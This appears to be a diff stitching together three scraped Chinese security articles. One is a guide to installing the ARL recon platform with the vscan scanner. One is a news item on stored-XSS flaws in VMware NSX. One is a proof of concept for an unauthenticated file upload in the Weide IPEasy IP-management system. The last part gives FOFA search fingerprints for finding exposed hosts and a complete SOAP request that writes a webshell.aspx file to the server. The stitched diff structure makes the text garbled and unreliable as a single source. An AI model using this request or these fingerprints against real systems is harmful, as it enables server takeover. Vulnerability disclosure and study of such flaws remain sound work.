原创 网络攻防情报小组 C4安全团队 2025-06-05 15:37
|
||||
|
||||
安装环境:Ubuntu
|
||||
|
||||
灯塔安装docker容器下载链接:
|
||||
|
||||
https://pan.xunlei.com/s/VONOpsG-EUyAvbg9jWdGZ_6OA1?pwd=gdmz#
|
||||
|
||||

|
||||
|
||||
|
||||
将上面的容器文件tar包和ARL的压缩包zip包下载下来,先解压zip文件
|
||||
|
||||
再使用docker命令加载下载下来的tar包:
|
||||
|
||||

|
||||
|
||||
进入zip解压后的ARL下面的docker目录,使用命令创建
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
之后使用docker-compose up -d启动ARL
|
||||
|
||||

|
||||
|
||||
启动成功
|
||||
|
||||

|
||||
|
||||
|
||||
漏洞扫描工具vscan下载地址:
|
||||
|
||||
https://github.com/youki992/VscanPlus/releases
|
||||
|
||||
建议下载v1.0.4.2版本,选择Linux可执行文件
|
||||
|
||||

|
||||
|
||||
因为ARL自带的Centos容器版本较老,
|
||||
v1.0.4.2以上的
|
||||
版本编译的vscan运行会提示更新GLIBC,非常麻烦不建议尝试
|
||||
|
||||

|
||||
|
||||
重命名下载的vscanPlus为vscan,复制到ARL对应的三个容器中:
|
||||
|
||||
arl_web、arl_worker、arl_scheduler,目录都是一样的
|
||||
```
|
||||
docker cp vscan arl_web:/usr/bin/vscan
|
||||
docker cp vscan arl_worker:/usr/bin/vscan
|
||||
docker cp vscan arl_scheduler:/usr/bin/vscan
|
||||
```
|
||||
|
||||
然后把漏洞扫描的逻辑文件nuclei_scan.py,也按同理复制到三个容器中
|
||||
|
||||
下载地址如下:
|
||||
|
||||

|
||||
|
||||
https://cowtransfer.com/s/739a8b4c12a44d,或访问奶牛快传 cowtransfer.com 输入传输口令 rl0omb
|
||||
|
||||
复制命令如下
|
||||
```
|
||||
docker cp nuclei_scan.py arl_web:/code/app/services/nuclei_scan.py
|
||||
docker cp nuclei_scan.py arl_worker:/code/app/services/nuclei_scan.py
|
||||
docker cp nuclei_scan.py arl_scheduler:/code/app/services/nuclei_scan.py
|
||||
```
|
||||
|
||||
然后给这三个容器配置libpcap环境,这里以其中一个环境为例
|
||||
|
||||
因为Centos版本较老,首先需要更换yum源
|
||||
|
||||
在/etc/yum.repos.d文件夹下新建CentOS-Base.repo文件
|
||||
|
||||

|
||||
|
||||
写入内容如下
|
||||
```
|
||||
# CentOS-Base.repo
|
||||
#
|
||||
# The mirror system uses the connecting IP address of the client and the
|
||||
# update status of each mirror to pick mirrors that are updated to and
|
||||
# geographically close to the client. You should use this for CentOS updates
|
||||
# unless you are manually picking other mirrors.
|
||||
#
|
||||
# If the mirrorlist= does not work for you, as a fall back you can try the
|
||||
# remarked out baseurl= line instead.
|
||||
#
|
||||
#
|
||||
|
||||
[base]
|
||||
name=CentOS-$releasever - Base
|
||||
mirrorlist=http://vault.centos.org/?release=$releasever&arch=$basearch&repo=os&infra=$infra
|
||||
baseurl=http://vault.centos.org/centos/$releasever/os/$basearch/
|
||||
gpgcheck=1
|
||||
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7
|
||||
|
||||
#released updates
|
||||
[updates]
|
||||
name=CentOS-$releasever - Updates
|
||||
mirrorlist=http://vault.centos.org/?release=$releasever&arch=$basearch&repo=updates&infra=$infra
|
||||
baseurl=http://vault.centos.org/centos/$releasever/updates/$basearch/
|
||||
gpgcheck=1
|
||||
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7
|
||||
|
||||
#additional packages that may be useful
|
||||
[extras]
|
||||
name=CentOS-$releasever - Extras
|
||||
mirrorlist=http://vault.centos.org/?release=$releasever&arch=$basearch&repo=extras&infra=$infra
|
||||
baseurl=http://vault.centos.org/centos/$releasever/extras/$basearch/
|
||||
gpgcheck=1
|
||||
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7
|
||||
|
||||
#additional packages that extend functionality of existing packages
|
||||
[centosplus]
|
||||
name=CentOS-$releasever - Plus
|
||||
mirrorlist=http://vault.centos.org/?release=$releasever&arch=$basearch&repo=centosplus&infra=$infra
|
||||
baseurl=http://vault.centos.org/centos/$releasever/centosplus/$basearch/
|
||||
gpgcheck=1
|
||||
enabled=0
|
||||
gpgkey=file:///etc/pki/rpm-gpg/RPM-GPG-KEY-CentOS-7
|
||||
|
||||
```
|
||||
|
||||
之后更新yum源
|
||||
|
||||

|
||||
|
||||
之后安装libpcap环境
|
||||
|
||||
yum install libpcap-devel
|
||||
|
||||

|
||||
|
||||
建立libpcap的软连接
|
||||
|
||||

|
||||
|
||||

再运行vscan,漏扫程序就正常提示输入参数了
|
||||
|
||||
|
||||
|
||||

回到ARL系统页面,在策略配置中,配置一条勾选"nuclei调用"的策略
|
||||
|
||||
|
||||
|
||||

使用该策略下发一条任务,在信息收集完成后,可以看到原先nuclei的扫描结果被替换成了vscan的扫描结果,其中包含目录扫描、指纹检测、漏洞扫描三部分,众所周知vscan是基于指纹检测漏洞的,所以指纹检测错误会影响最终漏洞结果,其中:
|
||||
|
||||
漏洞URL中会显示扫描的敏感目录
|
||||
|
||||
漏洞名称中会显示vscan自带的指纹检测结果
|
||||
|
||||
验证命令中会写明简略的漏洞名称(需要对照nuclei或xray的漏洞poc找到漏洞细节)
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
2025年团队HW情报交流群如下,目前招聘中高级别研判,师傅可进群交流
|
||||
|
||||
|
||||
|
||||
****
|
||||
**专栏介绍**
|
||||
|
||||
Freebuf知识大陆内部共享资料截屏详情如下
|
||||
|
||||
(每周保持更新,已更新 170+文档,扫码可免费预览)
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
**知识大陆——安全渗透感知大家族**
|
||||
****
|
||||
|
||||
圈子券后现价
|
||||
¥39.9元/年
|
||||
¥59.9元/永久
|
||||
|
||||
(新人优惠券折扣
|
||||
20
|
||||
¥,扫码即可领取优惠)
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
内部圈子——
|
||||
群
|
||||
友反馈,价格优惠,内容优质
|
||||
|
||||

|
||||
|
||||

|
||||
|
||||
|
||||
**课程专栏介绍--内部教程**
|
||||
|
||||
团队内部课程如下,感兴趣的师傅扫码咨询
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
|
||||
关注Cod
|
||||
e4th安全团队
|
||||
|
||||
了解更多安全相关内容~
|
||||
|
||||
|
||||
|
||||
@@ -0,0 +1,93 @@
|
||||
# 【安全圈】在VMWare NSX中发现多个存储的XSS漏洞-立即修补
|
||||
安全圈 2025-06-05 11:01
|
||||
|
||||

|
||||
|
||||
|
||||
**关键词**
|
||||
|
||||
|
||||
|
||||
安全漏洞
|
||||
|
||||
|
||||

|
||||
|
||||
Broadcom发布了重要的更新,解决了VMware NSX中三个新披露的漏洞,所有这些漏洞都使用户暴露于存储跨站点脚本(XSS)攻击。这些缺陷(如CVE-2025-22243、CVE-2025-22244和CVE-2025-22245)影响了一系列VMware产品,包括VMware NSX、VMware Cloud Foundation和VMware Telco Cloud Platform。
|
||||
|
||||
根据Broadcom的咨询这些漏洞是私人报告的,并且源于NSX接口关键组件中的“不当输入验证”。这些缺陷可能允许经过身份验证的攻击者注入持久的恶意JavaScript代码,这些代码在毫无戒心的管理员或用户访问特定配置面板时执行。
|
||||
- **CVE-2025-22243 – NSX Manager UI 中的 XSS(CVSS 7.5 – 重要严重程度)**
|
||||
|
||||
具有修改网络设置权限的威胁行为者可能会将恶意脚本注入管理器 UI。“具有创建或修改网络设置权限的恶意行为者可能能够注入在查看网络设置时执行的恶意代码
|
||||
,”该咨询解释说。
|
||||
|
||||
- **CVE-2025-22244 – 网关防火墙中的XSS(CVSS 6.9 – 中度严重程度)**
|
||||
|
||||
此漏洞允许通过网关防火墙界面内的 URL 过滤响应页面注入代码。“一个可以访问创建或修改响应页面以过滤URL的恶意行为者可能能够注入恶意代码,当其他用户尝试访问过滤后的网站时,这些代码会被执行。
|
||||
|
||||
- **CVE-2025-22245 – 路由器端口中的XSS(CVSS 5.9 – 中度严重程度)**
|
||||
|
||||
在路由器端口配置中存储的 XSS 可以允许在其他用户检查路由器设置时触发攻击。“具有创建或修改路由器端口权限的恶意行为者可能能够注入当其他用户尝试访问路由器端口时被执行的恶意代码。
|
||||
|
||||
Broadcom列出了多个产品线中的所有易受攻击的版本。受影响的NSX版本包括4.2.x,4.2.1.x,4.1.x和4.0.x,固定版本可用于:
|
||||
- ①NSX 4.2.x → 4.2.2.1
|
||||
|
||||
- ②NSX 4.2.1.x → 4.2.1.4
|
||||
|
||||
- ③NSX 4.1.x 和 4.0.x → 4.1.2.6
|
||||
|
||||
对于 VMware Cloud Foundation (v5.0–5.2) 的用户,Broadcom 建议使用 KB88287 中的指导,将 NSX 同步修补到 4.2.2.1 或 4.1.2.6 版本。电信云用户被转介到 KB396986 以获取升级路径。
|
||||
|
||||
虽然没有公开利用报告,但敦促管理员立即修补受影响的系统,特别是因为缺陷需要特权访问,并可用于开发后或横向移动场景。
|
||||
|
||||
|
||||
END
|
||||
|
||||
|
||||
阅读推荐
|
||||
|
||||
|
||||
[【安全圈】曝黑客新型钓鱼攻击手法:利用虚假弹窗登录页 苹果浏览器风险最高](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652069999&idx=1&sn=a209b07ffec898ff64ca31b5682c918b&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】高通紧急发布 5 月补丁,修复 3 个 Adreno GPU 零日漏洞](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652069999&idx=2&sn=31032694ae0b355efabdb89fde5ebc02&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】“ Russian Market ”成为黑客进行盗窃凭证的首选应用商店](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652069999&idx=3&sn=c0b6fc5079d25dc0e21619ac4cf85871&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
[【安全圈】微软和 CrowdStrike 互通黑客识别数据,“去重” 80 余个威胁方](https://mp.weixin.qq.com/s?__biz=MzIzMzE4NDU1OQ==&mid=2652069999&idx=4&sn=cfff29fabb6a70bf788e1d0fc8602042&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
**安全圈**
|
||||
|
||||

|
||||
|
||||
|
||||
←扫码关注我们
|
||||
|
||||
**网罗圈内热点 专注网络安全**
|
||||
|
||||
**实时资讯一手掌握!**
|
||||
|
||||
|
||||

|
||||
|
||||
**好看你就分享 有用就点个赞**
|
||||
|
||||
**支持「****安全圈」就点个三连吧!**
|
||||
|
||||

|
||||
|
||||
|
||||
@@ -0,0 +1,65 @@
|
||||
# 唯德科创 IPEasy 知易通 WSFM 任意文件上传漏洞
|
||||
HK安全小屋 2025-06-05 14:00
|
||||
|
||||
## 免责声明
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
|
||||
漏洞描述:
|
||||
|
||||

唯徳知识产权管理系统 /AutoUpdate/WSFM.asmx 接口存在任意文件上传漏洞,未经身份验证的攻击者可通过该漏洞在服务器端任意执行代码,写入后门,获取服务器权限,进而控制整个 web 服务器。
|
||||
唯徳知识产权管理系统
|
||||
|
||||
|
||||
影响版本:
|
||||
|
||||
|
||||
唯徳知识产权管理系统
|
||||
|
||||
|
||||
|
||||
FOFA:
|
||||
```
|
||||
body="JSCOMM/language.js"
|
||||
icon_hash="511014626"
|
||||
```
|
||||
|
||||
|
||||
POC:
|
||||
```
|
||||
POST /AutoUpdate/WSFM.asmx HTTP/1.1
|
||||
Host:
|
||||
Content-Type: text/xml; charset=utf-8
|
||||
Content-Length: 1254
|
||||
SOAPAction: "http://tempuri.org/UploadFileWordTemplate"
|
||||
<?xml version="1.0" encoding="utf-8"?>
|
||||
<soap:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/">
|
||||
<soap:Body>
|
||||
<UploadFileWordTemplate xmlns="http://tempuri.org/">
|
||||
<fileByteArray>dGVzdHdlYnNoZWxs</fileByteArray>
|
||||
<remotePath>/TemplateFiles/webshell.aspx</remotePath>
|
||||
</UploadFileWordTemplate>
|
||||
</soap:Body>
|
||||
</soap:Envelope>
|
||||
```
|
||||
|
||||
成功完成文件上传
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
--------
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
请勿利用文章内的相关技术从事非法测试,由于传播、利用此文所提供的信息或者工具而造成的任何直接或者间接的后果及损失,均由使用者本人负责,所产生的一切不良后果与文章作者无关。该文章仅供学习用途使用。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,5 +1,5 @@
|
||||
